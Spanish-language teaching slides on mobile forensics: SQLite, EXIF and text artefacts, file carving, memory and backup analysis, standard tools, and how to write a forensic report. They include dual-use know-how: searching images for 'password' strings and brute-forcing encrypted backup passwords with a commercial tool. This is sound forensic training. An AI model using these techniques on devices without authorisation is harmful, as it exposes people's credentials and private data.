    - <plist version="1.0">
    - <key><dict><integer>

# Formatos de interés

## Ficheros SQLite

- Los ficheros SQLite están organizados en páginas de tamaño fijo que van siendo rellenadas desde abajo.
- Al igual que en un sistema de archivos, cuando el contenido de la página no se necesita, se marca como vacía pero no se borra (eficiencia). Algunos editores permiten inspeccionar este contenido:
  - Sqlite Viewer - <http://www.sqliteviewer.org>
- El almacenamiento se realiza en ficheros con diferente extensión, siendo sqlite y db las más utilizadas:
  - En algunos casos, los cambios realizados en una base de datos se almacenan en un fichero con el mismo nombre, pero con extensión añadida “-journal” o “-wal”.
  - Para poder reconstruir la información completa de la base de datos es necesario el acceso a ambos ficheros.
- Independientemente de su extensión, todas los ficheros SQLite empiezan con el *string* SQLite format 3 para la versión 3 del formato. Puede ser utilizado para buscar ficheros sqlite borrados del sistema.

# Formatos de interés

## Fotografías - EXIF



- EXIF son las siglas en inglés de *Exchangeable image file format*.
- El formato EXIF permite añadir una serie de metadatos a las fotografías y vídeos capturados con cualquier tipo de cámara.
- En el caso de los teléfonos móviles, además del modelo de dispositivo y configuración de la cámara, los datos EXIF también pueden ofrecer información sobre la localización en la que fue tomada una imagen.
- Este tipo de información puede ser muy relevante para establecer líneas de tiempo y localizar el dispositivo en lugares que estén relacionados con los hechos que se están investigando.

# Formatos de interés

## Ficheros de texto

- Los ficheros de texto almacenan todo tipo de información en claro:
  - Textos de notas.
  - Configuración de aplicaciones, etc.
- Dado que los contenidos de los ficheros de texto se encuentran en claro en el dispositivo, es posible realizar búsquedas para encontrar datos.
- Esto permite obtener datos de ficheros existentes, pero también facilita la búsqueda de información en bloques borrados.
- En muchas ocasiones las claves y el tipo de palabra a buscar tendrá que ver con el caso específico que se esté investigando.
- Algunas claves que pueden ser interesantes incluyen:
  - Password, pass, pass= password=.
  - User, location.
  - Nombres de personas, lugares, etc.

Tipos de análisis dependiendo del tipo de evidencia adquirida

# Análisis de datos

## Análisis de archivos binarios ejecutables

- Dependiendo del tipo de caso es posible que sea necesario analizar los archivos ejecutables binarios de un dispositivo:
  - Una intrusión por *malware*.
  - Necesidad de extracción de datos de una aplicación específica.
- Específicamente, los siguientes elementos pueden ser de interés de cara a una investigación forense:
  - Credenciales almacenadas por la aplicación.
  - Datos de la aplicación como historial de conversaciones (Whatsapp), historial de compras, etc.
  - Interacción de la aplicación con las API del sistema.
- Una vez identificados los elementos de interés se procederá al análisis de los mismos.
- Para dar validez al análisis forense es necesario documentar y validar el proceso de extracción de información, si no ha sido documentado previamente por otros investigadores.

# Análisis de datos

## Análisis de sistema de ficheros

- Consiste en analizar los diferentes artefactos y datos de interés que se pueden encontrar en el sistema de ficheros de un dispositivo.
- La localización de los diferentes elementos dependerá de la plataforma, versión, dispositivo, etc. Tiene el beneficio de que generalmente es consistente entre todos los dispositivos de la misma plataforma y versión.
- El análisis del sistema de ficheros se realiza generalmente mediante el montaje de las imágenes adquiridas en modo de sólo lectura.
- De esta manera se puede navegar por la estructura de ficheros del sistema en busca de los datos o artefactos de interés.
- Dependiendo del sistema de adquisición de datos, una vez montado el disco, también se puede realizar un análisis del espacio no utilizado por el mismo.

# Análisis de datos

## Análisis de espacio borrado – *File carving*

- Generalmente, en los sistemas de ficheros tradicionales, borrar un archivo sólo marca como disponibles los bloques del disco en los que estaba almacenado el archivo.
- El contenido de los bloques permanece intacto hasta que son necesitados por el sistema de ficheros.
- Dependiendo del tipo de archivo, su tamaño y el estado de los bloques en los que estaba almacenado se podrá recuperar su contenido para el análisis.
- Para el análisis de espacio borrado hay que tener en cuenta los tipos de archivos que queremos recuperar.
- Dependiendo del tipo de archivo e información a recuperar podremos proceder de un modo u otro.

# Análisis de datos

## Análisis de espacio borrado – *File carving*

- La mayoría de ficheros de interés tienen un inicio de cabecera específico (MAGIC NUMBER):
  - SQLite Format 3 (en notación ASCII) para ficheros sqlite.
  - %PDF (en notación ASCII) para ficheros pdf.
  - \211PNG\r\n (en notación ASCII para archivos png).
  - FFD8 (en hexadecimal) para archivos jpeg.
- A su vez, el tamaño del archivo es descrito en la cabecera del mismo:
  - Si el archivo es menor que el tamaño del bloque no hará falta buscar.
  - Si el archivo es mayor, primero se buscará en los bloques contiguos y después en otros bloques del disco si no ha habido éxito (con diferentes heurísticas).
- Afortunadamente, existen herramientas como Autopsy, y Scalpel que realizan esta tarea de forma automática.
- En algunas ocasiones, no siempre es necesario recuperar el archivo completo. Por ejemplo, para recuperar una contraseña se pueden realizar búsquedas de cadenas como *password*, *pass*, etc. Este tipo de búsqueda se puede realizar con el programa de consola *grep*, *strings* o un editor hexadecimal.

# Análisis de datos

## Análisis de memoria

- Consiste en analizar un volcado de la memoria:
  - El volcado puede ser de la memoria completa del dispositivo.
  - O de un proceso únicamente.
- Se puede realizar de dos maneras:
  - En bruto: Analiza la memoria como un *stream* de bytes. Permite buscar *strings* y otros datos, pero el análisis de variables, de código, etc. es más complejo
  - Organizado: Utiliza un mapa de memoria para interpretar los diferentes valores y estructura del fichero de imagen capturado. Permite distinguir las partes de código y datos de la memoria. Al igual que en el sistema de ficheros, la organización de la memoria del dispositivo depende del terminal y versión del sistema operativo utilizado.
- Si, por las restricciones del dispositivo, se realiza la extracción a la tarjeta SD, hay que asegurarse de que la tarjeta SD haya sido copiada. Esta norma viola el orden de adquisición de volátil a menos volátil, pero en algunos casos es necesario.

# Análisis de datos

## Análisis de *backup*

- Consiste en analizar las copias de seguridad que se hayan hecho de un dispositivo:
  - A través de un equipo al que haya sido conectado.
  - A través de los servicios de copia de seguridad en la nube.
- La estructura y localización de los ficheros almacenados en la copia de seguridad es diferente a la estructura física del dispositivo.
- Para comprobar la precisión de los datos almacenados en la copia de seguridad se puede utilizar un dispositivo para volcar la copia.
- En el caso de que la copia de seguridad haya sido cifrada, será necesario averiguar la contraseña de la copia de seguridad:
  - Phone Password Breaker, permite extraer la contraseña utilizada mediante ataques de fuerza bruta - <https://www.elcomsoft.com/eppb.html>
  - Este tipo de herramientas no son capaces de extraer las copias de seguridad cifradas de dispositivos BlackBerry 10. Para ellos, se necesitan las credenciales de BlackBerry Link.

# Herramientas básicas

# Herramientas básicas

## Introducción

- Si bien el análisis forense depende en gran medida de la plataforma para la que se está realizando, existen un conjunto de herramientas básicas que podrán ayudar durante todo proceso de análisis forense.
- Durante esta sección se van a presentar las principales herramientas y programas de utilidad que se pueden necesitar durante las diferentes fases del análisis forense.
- En los siguientes links podemos encontrar listas de herramientas forenses:
  - [https://en.wikipedia.org/wiki/List\\_of\\_digital\\_forensics\\_tools](https://en.wikipedia.org/wiki/List_of_digital_forensics_tools)
  - <https://geekflare.com/forensic-investigation-tools/>
  - <http://www.mitec.cz/>
  - <https://www.magnetforensics.com/resources/>
- Las suites forenses de nivel comercial, incluyen de forma general, varias de estas herramientas integradas en un único producto, facilitando así las tarea de análisis:
  - **EnCase Forensic** (Guidance Software) - <https://www.guidancesoftware.com>
  - **Oxygen Forensics** (Oxygen Forensics) - <http://www.oxygen-forensic.com/>
  - **Forensic ToolKit** (Access Data) - <http://accessdata.com/solutions/digital-forensics/forensic-toolkit-ftk> (tiene una parte gratuita)
  - **UFED** (Cellebrite) - <http://www.cellebrite.com/Mobile-Forensics/Applications>

# Herramientas básicas

## Adquisición - dd

- dd es una herramienta de consola disponible en la mayoría de sistemas UNIX.
- dd puede escribir y leer de dispositivos directamente a través del driver de bajo nivel sin pasar por el sistema operativo.
- Esta característica hace que sea una herramienta de especial interés para el copiado en bruto de discos duros, memorias flash y RAM, pues copia bit a bit los datos ofrecidos por el driver de bajo nivel del dispositivo copiado.
  - En el caso de la memoria RAM debe cargarse en la misma para su ejecución por lo que es modificada (la huella de la utilidad en memoria es mínima).
- Para su ejecución basta con:

```
> dd if=/dev/disk of=myCD.iso bs=2048 conv=noerror,sync
```

Dispositivo origen	Destino	Tam. bloque	Opciones conversión
-----------------------	---------	-------------	------------------------
- dd está incluida en Linux, Android y dispositivos iOS con jailbreak.

# Herramientas básicas

## Análisis – Visor hexadecimal

- Durante el análisis forense, en más de una ocasión será necesario analizar ficheros de datos en formato raw.
- La inspección de estos ficheros con editores de texto no es posible, pues muchos de los caracteres mostrados no serán imprimibles.
- Un editor hexadecimal muestra el contenido de un fichero con dos vistas:
  - Una muestra la conversión de los datos a hexadecimal.
  - Otra muestra los caracteres imprimibles si los tiene.
- De esta manera se pueden realizar búsquedas e incluso reemplazar el contenido de un fichero binario editando directamente sus caracteres imprimibles o valores en hexadecimal (según convenga).
- Editores hexadecimales existentes:
  - **iHex** (Mac OS X) – Disponible en la App Store.
  - **Bless** (Linux) - <http://home.qna.org/bless/downloads.html>
  - **HxD** (Windows) - <https://mh-nexus.de/en/hxd/>

# Herramientas básicas

## Análisis – Editor SQLite

- SQLite es un motor muy popular de base de datos que se utiliza la mayoría de aplicaciones móviles para la persistencia de datos.
- Las bases de datos SQLite se almacenan en ficheros con extensión sqlite (aunque también utilizan otras extensiones como db, sqitedb, sqlite3, etc.).
- Un visor SQLite permite inspeccionar el contenido de este tipo de ficheros.
- Existen multitud de editores SQLite para todas las plataformas:
  - **DB Browser**, es un proyecto de software libre disponible para todas las plataformas - <http://sqlitebrowser.org>
  - **Sqliteman** – Disponible en Santoku Linux.

# Herramientas básicas

## Análisis – Editor de textos

- El editor de textos servirá para acceder a la información que sea almacenada en ficheros de texto durante el transcurso del análisis.
- Esta información puede incluir, entre otros:
  - Ficheros XML.
  - Ficheros de configuración.
  - Ficheros con texto utilizados por aplicaciones.
- Existen multitud de editores disponibles para cualquier plataforma actualmente:
  - **Atom** (multiplataforma) - <https://atom.io>
  - **Leafpad** – Disponible en Linux.

# Herramientas básicas

## Análisis – Herramientas de consola

- Además de las herramientas anteriores, existen multitud de herramientas de consola que pueden ser útiles para el analista forense:
  - **Grep**: Herramienta para la búsqueda de expresiones regulares.
  - **Strings**: Identifica las cadenas de texto imprimible en un archivo binario.
  - **Exiftool**: Extrae los metadatos de una fotografía.
- Estas herramientas se encuentran instaladas en cualquier distribución de Linux.

## Herramientas básicas

### Sleuth Kit y Autopsy

- The Sleuth Kit (TSK) es una colección de herramientas de consola y una librería que permiten el análisis de imágenes de disco y la recuperación de archivos de las mismas.
- Autopsy es un interfaz que utiliza Sleuth Kit para la gestión de casos mediante Autopsy.
- El analista puede crear un nuevo caso forense, cargar imágenes de adquisiciones, generar *hashes* MD5 de diferentes elementos de la imagen, navegar por la estructura de ficheros o por los bloques de la imagen, añadir notas sobre el análisis forense que está realizando, etc.
- Sleuth Kit y Autopsy están disponibles en Kali Linux. Para abrirlo basta con ejecutar en consola (debido a la instalación, es necesario ejecutarlo en modo *root*).  
    > autopsy
- Existe una versión más reciente, pero sólo disponible para entornos Windows - <http://www.sleuthkit.org>

# El informe forense

# El informe forense

## Estructura

- En general un informe forense debe incluir las siguientes secciones:
  - Sumario o resumen del caso.
  - Herramientas utilizadas.
  - Adquisición de evidencias.
  - Procesado de evidencias.
  - Análisis de evidencias.
  - Conclusiones.
- Dependiendo del objetivo y ámbito del mismo, puede ser necesario ajustar la estructura del informe forense.

# El informe forense

## Resumen del caso

- Esta sección debe mencionar:
  - Las razones por las que se está llevando a cabo el análisis forense.
  - Como han llegado las pruebas al analista (cadena de custodia).
  - Quién ha solicitado el informe forense.
  - Las fechas más importantes en relación al informe.
    - Fecha de solicitud, recepción de evidencias y tiempo utilizado para la elaboración del informe.
- En algunos casos esta sección incluye también un resumen de los principales resultados del análisis . Hay que tener cuidado con la introducción de esta información para no predisponer al lector.

# El informe forense

## Herramientas utilizadas

- Debe describir todas las herramientas de terceros utilizadas para el análisis.
- Para cada una de las herramientas será necesario especificar:
  - Versión de la herramienta utilizada (incluyendo plataforma).
  - Fabricante.
  - Tarea para la que se ha utilizado.
- Si se ha desarrollado alguna herramienta específica para el análisis , se deberá mencionar en esta sección, pero también se deberá añadir un anexo en el que se demuestre la necesidad y validez de la herramienta.
- En algunas aproximaciones, esta sección puede ser dividida en subsecciones de cada una de las secciones siguientes del informe.

# El informe forense

## Adquisición de evidencias

- Debe detallar el proceso de interacción con las evidencias.
- Para ello se deben documentar los siguientes pasos de la forma más detallada posible:
  - **Momento** en el que el analista entra en contacto con las evidencias.
  - **Estado** en el que se reciben las evidencias (con fotos identificativas y describiendo los números de serie de los dispositivos si los tienen).
  - **Procesos ejecutados** para preservar cada una de las evidencias recibidas.
    - Deben incluir la configuración de los dispositivos o entornos en los que se preservarán las evidencias.
  - **Marcadores de integridad** de todas las copias y evidencias recolectadas.
    - Algunas herramientas utilizan MD5, pero es recomendable utilizar estándares superiores como SHA-256 ya que MD5 presenta colisiones o combinaciones de estándares.
- El contenido de esta sección debe probar que la integridad de las evidencias no se ha visto comprometida y que se ha respetado la cadena de custodia.

# El informe forense

## Procesado de evidencias

- Se describen los pasos ejecutados para la extracción de información que no se encuentra de forma explícita en la evidencia:
  - Bloques del sistema de ficheros eliminados.
  - Ficheros o datos después de las marcas de fin de fichero.
- Se deben documentar los siguientes pasos:
  - Proceso realizado para pasar de una imagen forense a una copia de trabajo. Es necesario asegurar que no se modifica la copia original y que la copia de trabajo es idéntica bit a bit al original.
  - Procesos ejecutados por cada elemento de evidencia extraído de la copia de trabajo.
  - Cada evidencia extraída debe poder trazarse de forma única a los datos originales.

# El informe forense

## Análisis

- Esta sección del análisis forense se construye con las evidencias analizadas que son relevantes para el caso en concreto.
- Se presentan y razonan las evidencias que confirman o desmienten las diferentes hipótesis que se han analizado durante el proceso de análisis.
- Para cada una de las hipótesis que se han analizado:
  - Se declara la hipótesis inicial y la información previa que llevó a plantearla.
  - Se enumeran los artefactos y evidencias durante el análisis se han utilizado para verificar o desmentir la hipótesis.
  - Se ofrece una conclusión sobre si se ha verificado la hipótesis definida.
- Las hipótesis que no son corroboradas durante el análisis también deben incluirse en el informe si son relevantes de cara al caso.
- Es recomendable que todos los elementos (capturas de pantalla, logs, etc.) que sean necesarios para entender en el proceso de verificación de la hipótesis sean incluidos.

# El informe forense

## Conclusiones

- Esta sección incluye las conclusiones a las que ha llegado el analista tras la realización de todas las tareas del análisis forense.
- El objetivo final de una análisis forense es describir los hechos de forma objetiva.
- Todas las conclusiones que se enumeren en esta sección deben estar soportadas por evidencias obtenidas y mostradas durante el informe.
- También es recomendable recordar al lector las razones por las que se ha realizado el informe forense.